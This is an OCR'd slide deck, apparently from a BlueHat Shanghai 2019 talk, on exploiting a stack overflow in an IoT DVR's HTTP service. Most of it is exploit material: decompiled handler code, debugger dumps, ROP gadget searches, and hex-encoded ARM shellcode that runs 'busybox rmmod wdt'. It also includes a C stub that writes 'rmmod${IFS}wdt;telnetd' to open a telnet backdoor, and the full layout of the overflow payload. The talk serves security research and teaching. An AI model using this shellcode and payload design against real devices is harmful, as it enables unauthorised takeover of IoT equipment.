
逆向Http处理过程



```
    v22 = recv(*(_DWORD *)(v20 + 8), buf, 0x400u, 2);
    if ( v22 < 0 )
    {
      v16 = 0x991490;
      printf("\x1B[37;1;32m[%12s:%4d]\x1B[0m ", 0x991490, 219);
      v4 = *(_DWORD *)(v20 + 8);
      v5 = _errno_location();
      printf("socket-%d error, errno_cpy=%d", v4, *v5);
      puts("\r");
      goto LABEL_25;
    }
    *(_DWORD *)(v20 + 12) = time(0);
  }
  if ( v25 == -1 || v25 == 1 || v25 == 2 )
    v25 = (*(int (__fastcall **)(void *, int))(dword_F0C148 + 12 * v24 + 84))(buf, v22);// 0x25be24 0x2548d0 0x25ab50
  switch ( v25 )
  {
    case 1:
      v17 = 0x991490;
      printf("\x1B[37;1;32m[%12s:%4d]\x1B[0m ", 0x991490, 230);
      v6 = getpid();
      v7 = pthread_self();
      printf("Spook session(pid=0x%x tid=0x%x) is undeterminable, retry %ds", v6, v7, v21);
      puts("\r");
      if ( v21 > 4 )
        goto LABEL_25;
      ++v21;
      sleep(1u);
      break;
    case 0:
```


0x04 漏洞利用

利用方案



```
signed int __fastcall sub_25AB50(const char *a1)
{
  char *s1; // [sp+4h] [bp-8h]

  s1 = (char *)a1;
  if ( !strncasecmp(a1, "GET", 3u) )
    return 0;
  if ( !strncasecmp(s1, "POST", 4u) )
    return 0;
  return 2;
}
```

逆向Http处理过程




```
  buf = calloc(0x400u, 1u);
  while ( 1 )
  {
    while ( 1 )
    {
      if ( !*(_BYTE *)v20 )
        goto LABEL_25;
      if ( *(_DWORD *)(dword_F0C148 + 76) )
        break;
      sleep(1u);
    }
    if ( v25 == -1 || v25 == 1 )
    {
      if ( v22 >= 1024 )
      {
        v15 = 0x991490;
        printf("\x1B[37;1;32m[%12s:%4d]\x1B[0m ", 0x991490, 213);
        printf("protocol parse failed!");
        puts("\r");
LABEL_25:
        free(buf);
        buf = 0;
        v22 = 0;
        if ( *(_BYTE *)v20 && v23 >= 0 )
        {
          sprintf((char *)&s, "SP:%12s", *(_DWORD *)(dword_F0C148 + 12 * v23 + 80));
          v8 = sub_7CC46C();
          sub_7CC654(v8, (const char *)&s);
          v14 = 0x991490;
          printf("\x1B[37;1;32m[%12s:%4d]\x1B[0m ", 0x991490, 272);
```

0x04 漏洞利用

利用方案

重视漏洞环境




```
───────────────────────────────────[ STACK ]───────────────────────────────────
00:0000│      0xac774ba4 ◂— movtmi r4, #0x3343 /* 0x43434343; 'CCCCDDDDEEEE' */
01:0004│      0xac774ba8 ◂— strbmi r4, [r4], #-0x444 /* 0x44444444; 'DDDDEEEE' *
/
02:0008│ r11  0xac774bac ◂— strbmi r4, [r5, #-0x545] /* 0x45454545; 'EEEE' */
03:000c│      0xac774bb0 —▸ 0x84600 ◂— mov    r2, r0
04:0010│      0xac774bb4 —▸ 0xac774d30 ◂— subshs r4, r4, r7, asr #10 /* 0x205445
47 */
05:0014│      0xac774bb8 —▸ 0xac774d24 —▸ 0x25b154 ◂— ldr    r3, [fp, #-0xc]
06:0018│      0xac774bbc —▸ 0x25aa80 ◂— str    r0, [fp, #-8]
07:001c│      0xac774bc0 ◂— 0
─────────────────────────────────[ BACKTRACE ]─────────────────────────────────
 ► f 0    853f8
Breakpoint *0x853f8
pwndbg> x/16cb 0xac774d30
0xac774d30:     71 'G'  69 'E'  84 'T'  32 ' '  47 '/'  99 'c'  103 'g' 105 'i'
0xac774d38:     45 '-'  98 'b'  105 'i' 110 'n' 47 '/'  115 's' 110 'n' 97 'a'
pwndbg> x/16cb 0xac774d24
0xac774d24:     84 'T'  -79 '\261'      37 '%'  0 '\000'        60 '<'  110 'n'1
19 'w'  -84 '\254'
0xac774d2c:     0 '\000'        0 '\000'        0 '\000'        0 '\000'        7
1 'G'   69 'E'  84 'T'  32 ' '
pwndbg> vmmap 0xac774d30
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
0xac379000 0xac778000 rwxp   3ff000 0
```

0x04 漏洞利用

利用方案

Two Pops Jump to `GET /cgi-bin/xxx.cgi?p=xxx HTTP/1.1\r\n`




```
root@kali:~# ropper --file /tmp/app -I 0x10000 --search "pop {r4, pc}"
[INFO] Load gadgets from cache
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
[INFO] Searching for gadgets: pop {r4, pc}

[INFO] File: /tmp/app
0x00017bac: pop {r4, pc};
0x00910534: pop {r4, pc}; andeq r2, r0, r0, lsl r7; ldr r0, [r0, #0x54]; bx lr;
0x00938dcc: pop {r4, pc}; andseq r8, r0, pc, ror #3; mov r0, #0x29; bx lr;
0x00929994: pop {r4, pc}; b #0x78c0; ldr r0, [pc, #4]; add r0, pc, r0; bx lr;
0x00817df4: pop {r4, pc}; b #0x807dd8; b #0x807dd8; b #0x807dd8; mov r0, #0x8000
; bx lr;
0x002d6df4: pop {r4, pc}; bl #0x71d0; b #0x2c6df0; mvn r0, #0xac; bx lr;
0x00220214: pop {r4, pc}; bx lr;
```

0x04 漏洞利用

Shellcode 构造

Badchar and Nop



```
int __fastcall sub_25A330(const char *a1)
{
  int v1; // r3
  char *haystack; // [sp+4h] [bp-10h]
  char *v4; // [sp+Ch] [bp-8h]

  haystack = (char *)a1;
  v4 = strstr(a1, "\r\n\r\n");
  if ( v4 )
    v1 = v4 - haystack + 4;
  else
    v1 = 0;
  return v1;
}
```

`\x00\x0d\x0a\x20`and `GETB`

0x04 漏洞利用

Shellcode 构造

Play With Execve

```
#include <unistd.h>


int main(void) {
  execve("/bin/sh", 0, 0);
  return 0;
}
```

```
#include <unistd.h>


int main(void) {
  char* argv[] = {"busybox", "rmmod", "wdt", 0};
  execve("/bin/busybox", argv, 0);
  return 0;
}
```

0x04 漏洞利用

Shellcode 构造

Learn From Pwnlib

```
eor.w r7, r7, r7      \x87\xea\x07\x07
push {r7}             \x80\xb4
ldr.w r7, [pc, #4]    \xdf\xf8\x04\x70
b #6                  \x01\xe0
0x786f6279            \x79\x62\x6f\x78   ybox
push {r7}             \x80\xb4
ldr.w r7, [pc, #4]    \xdf\xf8\x04\x70
b #6                  \x01\xe0
0x7375622f            \x2f\x62\x75\x73   /bus
push {r7}             \x80\xb4
ldr.w r7, [pc, #4]    \xdf\xf8\x04\x70
b #6                  \x01\xe0
0x6e69622f            \x2f\x62\x69\x6e   /bin
push {r7}             \x80\xb4
mov r0, sp            \x68\x46

mov r7, #0x74         \x4f\xf0\x74\x07   t
push {r7}             \x80\xb4
ldr.w r7, [pc, #4]    \xdf\xf8\x04\x70
b #6                  \x01\xe0
0x64770064            \x64\x00\x77\x64   d\x00wd
```

```
push {r7}             \x80\xb4
ldr.w r7, [pc, #4]    \xdf\xf8\x04\x70
b #6                  \x01\xe0
0x6f6d6d72            \x72\x6d\x6d\x6f   rmmo
push {r7}             \x80\xb4
ldr.w r7, [pc, #4]    \xdf\xf8\x04\x70
b #6                  \x01\xe0
0xff786f62            \x62\x6f\x78\xff   box\xff
lsl.w r7, r7, #8      \x4f\xea\x07\x27
lsr.w r7, r7, #8      \x4f\xea\x17\x27   box\x00
push {r7}             \x80\xb4
ldr.w r7, [pc, #4]    \xdf\xf8\x04\x70
b #6                  \x01\xe0
0x79737562            \x62\x75\x73\x79   busy
push {r7}             \x80\xb4

eor.w r7, r7, r7      \x87\xea\x07\x07
push {r7}             \x80\xb4
mov.w r1, #0x12       \x4f\xf0\x12\x01
add r1, sp, r1        \x69\x44
push {r1}             \x02\xb4
mov.w r1, #0x10       \x4f\xf0\x10\x01
add r1, sp, r1        \x69\x44
push {r1}             \x02\xb4
mov.w r1, #0xc        \x4f\xf0\x0c\x01
add r1, sp, r1        \x69\x44
push {r1}             \x02\xb4
mov r1, sp            \x69\x46
eor.w r2, r2, r2      \x82\xea\x02\x02
mov.w r7, #0xb        \x4f\xf0\x0b\x07
svc #0x41             \x41\xdf
```

0x04 漏洞利用

Shellcode 构造

Learn From Pwnlib

```
eor.w r7, r7, r7       \x87\xea\x07\x07
push {r7}              \x80\xb4
ldr.w r7, [pc, #4]     \xdf\xf8\x04\x70
b #6                   \x01\xe0
0x786f6279             \x79\x62\x6f\x78   ybox
push {r7}              \x80\xb4
ldr.w r7, [pc, #4]     \xdf\xf8\x04\x70
b #6                   \x01\xe0
0x7375622f             \x2f\x62\x75\x73   /bus
push {r7}              \x80\xb4
ldr.w r7, [pc, #4]     \xdf\xf8\x04\x70
b #6                   \x01\xe0
0x6e69622f             \x2f\x62\x69\x6e   /bin
push {r7}              \x80\xb4
mov r0, sp             \x68\x46


mov.w r7, #0x64        \x4f\xf0\x64\x07   d
push {r7}              \x80\xb4
ldr.w r7, [pc, #4]     \xdf\xf8\x04\x70
b #6                   \x01\xe0
```

```
0x6f6d6d72             \x72\x6d\x6d\x6f   rmmo
push {r7}              \x80\xb4
ldr.w r7, [pc, #4]     \xdf\xf8\x04\x70
b #6                   \x01\xe0
0xff786f62             \x77\x64\x74\xff   wdt\xff
lsl.w r7, r7, #8       \x4f\xea\x07\x27
lsr.w r7, r7, #8       \x4f\xea\x17\x27   wdt\x00
push {r7}              \x80\xb4

eor.w r7, r7, r7       \x87\xea\x07\x07
push {r7}              \x80\xb4
mov.w r1, #0x4         \x4f\xf0\x04\x01
add r1, sp, r1         \x69\x44
push {r1}              \x02\xb4
mov.w r1, #0xc         \x4f\xf0\x0c\x01
add r1, sp, r1         \x69\x44
push {r1}              \x02\xb4
mov.w r1, #0x1d        \x4f\xf0\x1d\x01
add r1, sp, r1         \x69\x44
push {r1}              \x02\xb4
mov r1, sp             \x69\x46
eor.w r2, r2, r2       \x82\xea\x02\x02
mov.w r7, #0xb         \x4f\xf0\x0b\x07
svc #0x41              \x41\xdf
```

0x04 漏洞利用

完成利用

Write Script to `sh`

```
#include <stdio.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <unistd.h>

void main() {
  int fd = open("/tmp/XXX", O_CREAT | O_WRONLY, S_IRUSR | S_IWUSR);
  write(fd, "rmmod${IFS}wdt;telnetd", 22);
  close(fd);
}
```

GETB (nop)	shellcode (open+write+close+execve)	\x20	/cgi-bin/xx.cgi?p=xxxx (url)	\x01\x04\xff\xff (vectors)	xxxx (padding)	gadget (pop {r4, pc})	\x20	HTTP/1.1\r\n

Video

0x05 总结反思

- IoT 漏洞倒逼尝试的安全意识
- 攻击思路是类似的但不应该是受限的
- 攻击看结果，防御看过程

BLUEHAT

SHANGHAI 2019

From Dvr to See Exploit of IoT Device

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